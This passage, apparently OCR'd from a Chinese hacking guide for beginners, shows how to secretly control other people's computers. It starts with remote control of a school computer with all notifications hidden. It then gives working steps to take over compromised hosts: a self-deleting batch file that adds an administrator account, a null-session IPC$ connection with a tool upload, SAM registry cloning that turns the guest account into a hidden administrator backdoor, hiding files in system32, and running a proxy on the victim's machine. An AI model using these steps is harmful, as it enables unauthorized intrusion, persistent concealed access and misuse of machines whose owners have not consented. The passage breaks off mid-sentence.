


图12

配置方法如下：

在“复制配置文件DWRCS.INI”前打勾，然后按“编辑”，对配置文件进行编辑（图13）。





图13

这里配置服务端的选项有很多，不过，我这里就介绍配置连接提示的选项。首先，我们去掉“启用系统栏图标”选择（图14）。


图14

然后，再去掉“连接时通知”的选项（图15）。

这样就差不多了，不过你有其他要求，可以自己设置，一般这样设置就可以了。确定后就开始安装了（图16）！




图15




图16

别慌，稍等一会了，如果你的网速很快，几秒钟就可完成！看看我连上以后的效果怎么样（图17）！！




图17

呵呵！这是我们学校团委的电脑，在编辑音乐呢！由于这个软件和Remote-Anything、VNC一样，都是合法软件，所以，杀毒软件是不会发现的！你也可以给远程主机发送一些命令，点击发送就可以选择了（图18）！




图18

由于这个软件很多东西和Remote-Anything类似，而且设置也很简单，所以我就不多介绍了。如果还不会，可以来问我。:)

对于这个软件你的感觉怎么样？它应该比VNC强吧！它的安装方法是最受菜鸟欢迎的，而且也有木马软件的一些功能，比如邮件通知。

LOOK 注意 要使用邮件通知功能，则选择“断开时移除服务”（在安装选项中），移除了服务当然就没有程序给你发邮件了！

这款软件给我感觉最好的地方是：显示效果非常好，它似乎比Remote-Anything还要好一些，远程终端更不用说了。而且图片传输速度也很快，这是VNC没法比的。总的来说，这款软件结合了Remote-Anything和VNC的优点。

现在的菜鸟真是太幸福了，网上有这么多功能强大的远程控制工具。而且，有很多软件还没有被杀毒软件列入黑名单！菜鸟们还是抓紧时间用用吧！

其实，远程登陆的方式有很多种，除了上面讲到的直接控制远程主机桌面的外，还有像控制DOS（如FTP、TELNET……）的。我知道大部分菜鸟都很怕那些命令，烦琐而且难记，但这些都是最基础的东西，很多时候我们都会用到。如果你想让自己成为一个真正的高手，那就一定得学学这些东西，把自己的基础打扎实。

入侵基地篇（肉鸡的使用）

自9.11事件后，“基地”这个词似乎一下子变成了贬义。不管它在大家心目中处于什么地位，但在我们学习黑客技术的过程中必须得有自己的基地。有了它，我们会觉得安全些。而且，对于那些自己没有电脑的菜鸟来说，有了这个基地会让他们更方便一点。

在网上，有很多菜鸟，他们也在寻找着肉鸡。也许在你进入一台主机之前，已经有N个人进过了，所以你扫到的主机不一定很安全。如果他们在这主机上安了木马，而你却在这台主机上登陆了一些帐户，那么你的口令就会被那木马发到他们的邮箱里！这个问题也许有很多人没有去想过。有很多菜鸟喜欢向别人要肉鸡，也有的使用一些BBS提供的肉鸡。虽然这样很方便，但却不是很安全。其实除了这个，还有代理的安全问题。虽然代理可让别人不知道你在什么位置，但提供代理的主机却知道你在什么地方，而且它还可捕获你的数据包。假如他们对你的数据包进行分析，那你就会泄露很多信息了！我又扯远了，说了那么多，就是为了让大家注意入侵基地的安全问题。

那么，我们怎么样才建立一个真正属于自己的入侵基地呢？上一部分我们学了怎么进行远程控制。能进行远程控制，什么事都好做了。如果是Server主机，尽量给它开远程终端服务，这样，你在上面工作时，机主不容易发现你的存在。

为了能让自己独享肉鸡，还必须得让别人上不了这台机器。首先，要解决弱口令的问题，大部分菜鸟都是通过口令进入主机的。如果能解决这个问题，就可挡住很多扫肉鸡的菜鸟。一般，出现弱口令的帐户都是管理员不用的帐户，所以你只管将弱口令的帐户密码改了就是！如果被他们发现，可再找一台主机试试，直到找到我们需要的主机。

为使用方便，我们可给自己建一个管理员帐户，很多东西的快捷方式都可放到桌面上。因为其他用户看不见你桌面上的快捷方式。创建管理员帐户很容易，不过有的主机网速很慢，要打开那么多东西需要浪费不少时间。下面我教大家一个办法，也许会方便一点。

打开记事本，然后输入下面的东东：

echo off

net user test 1234 /add （建立一个用户名为test的用户，密码为1234）

net localgroup administrators test /add（让test也是管理员ADMIN）

del admin.bat （删除admin.bat这个文件消除足迹）

然后，把文件保存为admin.bat。

注意：保存的文件类型选择所有文件。

当你要创建一个管理员帐户时，就把它上传到肉鸡上，然后运行它就可以了！这样，我们就创建了一个用户名为test，密码为1234的超级用户。如果你创建的帐户和密码忘了，可从这个文件中查到。




图19

好了，我们开始给主机安装一些常用工具。你可以给主机开FTP服务，如果觉得麻烦，可把它的硬盘影射过来，然后直接把东西拷上去即可！如果有心情，可以在肉鸡上给自己做一个QQ代理(SOCKS5)。下载一个Snake的cock代理软件。安装很简单，运行SockServerCfg.exe。点击Install，如图19。




图20

设置完端口后，点击“Save”，然后点击“Start”运行程序，按“确定”就OK了（图20）！然后，你就可用这个代理了！

自己用一个代理速度很快的，而且也很安全哦！

我们在杜绝别人上自己的肉鸡后，还得想办法不让主机的主人知道你在使用他的机子！所以，得隐藏好我们的文件。一般把文件放在system32下的某个文件夹里，然后把文件夹的名字改成类似sys的名字。这样，他们就很难发现了，就是发现了他们也不敢轻易删除。为方便找到那个文件夹，可建一个快捷方式放在自己帐户的桌面上。

有些人喜欢在自己的肉鸡上安一些后门，那是为了能再次进入主机。其实，对于一般的主机不需要这么做。如果主机利用价值较高，可以考虑安装后门。后门工具有很多，种类也很多，使用方法也很简单，这里就不多介绍了！下面我介绍一下后门帐户的创建。

我们建立IPC$连接！

```
net use \\192.168.0.1\ipc$ "" /user:"administrator"
```

命令完成后，把psu.exe上传到目标主机的winnt\system32目录下！

```
copy psu.exe \\192.168.0.1\admin$\system32
```

上传完毕后，开始在肉鸡做后门帐户！

假设guest用户被禁用（你可自己给它禁了），我们就要利用guest做后门帐户！

在该服务器运行CMD，在命令行下输入：

```
psu -p regedit -i PID
```

给大家解释一下，后面的PID是系统进程winlogon的值，我们在任务栏下点鼠标右键，看任务管理器！看进程选项卡，找到winlogon的进程，后面的数值就是winlogon的pid值，假设是5458。那么，命令就是这样：

```
psu -p regedit -i 5458
```

直接打开注册表，可读取本地sam的信息。

打开键值HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users。下面就是本地的用户信息了！我们要做的是把禁用的guest克隆成管理员权限的帐户！

HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names。查看administrator的类型，是if4，再看guest的是if5。

好了，知道了类型后，打开HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F4这个值，双击右侧的F，把里面乱七八糟的字符复制下来，然后打开HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F5。双击右侧的F，把刚复制的粘贴到里面！做好了以后把HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F5和HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\Guest这两个键值导出，导出后把那两个键值删除！然后再导入进来，关闭注册表。

打开CMD，在命令行下输入：

```
net user guest password
```

这条命令是给guest设置密码，后面的password就是密码。然后输入：

```
net user guest /active:y
```

这条命令是激活guest帐户，然后我们把他禁用。

```
net user guest /active:n
```

上面的三行命令必须在DOS下执行！

OK，我们打开计算机管理器，查看用户，嘿嘿！guest帐户还是被禁用的，不过它已经拥有了管理员权限，而且并不在管理员组里显示。还可以登陆终端，跟administrator帐户一样！不相信吧！那你就注销一下，用guest登陆试试吧！

有了自己的肉鸡，就像英雄有了用武之地，以后你可在上面做很多事了。如果你有论坛，可用肉鸡扫一些代理服务器，然后发到论坛里。这样，可以方便和你一起混的菜鸟噢！不过你拥有了自己的肉鸡之后，就得学习做网管了。以前，心里一直想着怎么黑别人，现在你得维护自己的肉鸡了。要维护好它，还是得花点功夫的！很多朋友都在学Windows 